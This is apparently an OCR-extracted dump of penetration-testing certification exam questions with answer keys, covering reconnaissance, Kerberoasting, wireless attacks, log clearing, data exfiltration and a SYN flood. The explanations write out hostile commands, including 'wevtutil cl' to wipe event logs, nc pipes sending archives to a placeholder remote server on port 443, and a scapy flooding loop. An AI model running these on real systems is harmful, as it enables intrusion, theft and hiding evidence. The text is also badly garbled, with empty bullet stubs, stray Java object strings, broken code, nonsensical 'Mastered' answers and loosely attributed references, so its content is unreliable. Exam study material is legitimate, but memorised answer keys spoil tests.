NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown

A. Mastered
B. Not Mastered

Answer: A

Explanation:

Which of the following tools created this output?

- WHOIS
- dig
- Nmap
- TheHarvester


Select the appropriate command to produce the output:

- theharvester -d somecloudddomain.org -l 200 -b google.com
- theharvester -d google.com -l 200 -b somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [x] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [x] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Review Output 3. Select the appropriate option for each dropdown



NEW QUESTION 30
During an assessment, a penetration tester runs the following command: setspn.exe -Q /
Which of the following attacks is the penetration tester preparing for?

A. LDAP injection
B. Pass-the-hash
C. Kerberoasting
D. Dictionary

Answer: C

Explanation:
Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.
? Understanding Kerberoasting:
? Command Breakdown:
? Kerberoasting Steps:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 32
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: C

Explanation:
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
? Understanding MAC Address Spoofing:

? Purpose:
? Tools and Techniques:
Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55
? uk.co.certification.simulator.questionpool.PList@55bce337
? Impact:
? Detection and Mitigation:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups Top of Form
Bottom of Form
==========

NEW QUESTION 33
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client??s current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Answer: A

Explanation:
BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms.
Here??s why option A is the best choice:
? Controlled Testing Environment: BAS tools provide a controlled environment
where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.
? Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs,
allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.
? Feedback and Reporting: These tools provide detailed feedback and reporting on
the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.
References from Pentest:
? Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.
? Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.
Conclusion:
Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.
==========

NEW QUESTION 36
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Answer: C

Explanation:
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
? Port Mirroring:
? Avoiding Disruption:
? Other Options:
Pentest References:
? Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
? Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.
==========

NEW QUESTION 38
During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.

Answer: A

Explanation:
During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:
? Understanding Windows Event Logs: Windows event logs are a key forensic
artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.
? Why Clear Windows Event Logs:
? Method to Clear Event Logs:
shell
Copy code wevtutil cl System wevtutil cl Security
wevtutil cl Application
? uk.co.certification.simulator.questionpool.PList@6126ce2a
? Alternative Options and Their Drawbacks:
? Case References:
In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.
==========

NEW QUESTION 43
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile
C. External
D. Web

Answer: C

Explanation:
An external assessment focuses on testing the security of internet-facing services. Here??s why option C is correct:
? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization??s network.
? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It??s more relevant to internal network architecture.
? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
References from Pentest:
? Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.
? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.
Conclusion:
Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.
==========

NEW QUESTION 44
A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
B. Apply Base64 to the data and send over a tunnel to TCP port 80.
C. Apply 3DES to the data and send over a tunnel UDP port 53.
D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:
AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.
? Encrypting Data with AES-256:
Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin
-k secretkey
? Setting Up a Secure Tunnel:
ssh -L 443:targetserver:443 user@intermediatehost
? Transferring Data Over the Tunnel: cat encrypted.bin | nc targetserver 443
? Benefits of Using AES-256 and Port 443:
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 45
A penetration tester executes multiple enumeration commands to find a path to escalate privileges. Given the following command:
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
Which of the following is the penetration tester attempting to enumerate?


A. Attack path mapping
B. API keys
C. Passwords

D. Permission

Answer: D

Explanation:
The command find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null is used to find files with the SUID bit set. SUID (Set User ID) permissions allow a file to be executed with the permissions of the file owner (root), rather than the permissions of the user running the file.
? Understanding the Command:
? Purpose:
? Why Enumerate Permissions:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 49
SIMULATION
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.



-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22


#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

Immutables

```
import socket
import sys
[ ]
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
[ ]
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
[ ]
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap

-sV
-p 1-1023
: 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.connect((ip, port))
print(??%s:%s – OPEN?? % (ip, port)) except socket.timeout
print(??%:%s – TIMEOUT?? % (ip, port)) except socket.error as e:
print(??%:%s – CLOSED?? % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 51
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
? Monitoring Mode:
? Aircrack-ng Suite: airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
? Steps to Capture WPA2 Handshakes: airodump-ng wlan0mon
Pentest References:
? Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
? Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.
==========

NEW QUESTION 54
A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:
Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
Block | . | . | *
Which of the following commands should the tester try next?

A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 </tmp/data.tar.gz
B. gzip /path/to/data && cp data.gz <remote_server> 443
C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Answer: A

Explanation:
Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:
? Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
? Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
? Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
? Block: All other traffic (*). Breakdown of Options:
? Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443
< /tmp/data.tar.gz
? Option B: gzip /path/to/data && cp data.gz <remote_server> 443
? Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3
<remote_server> 22
? Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz
<remote_server>
References from Pentest:
? Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.
? Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
? Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.
==========

NEW QUESTION 59
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
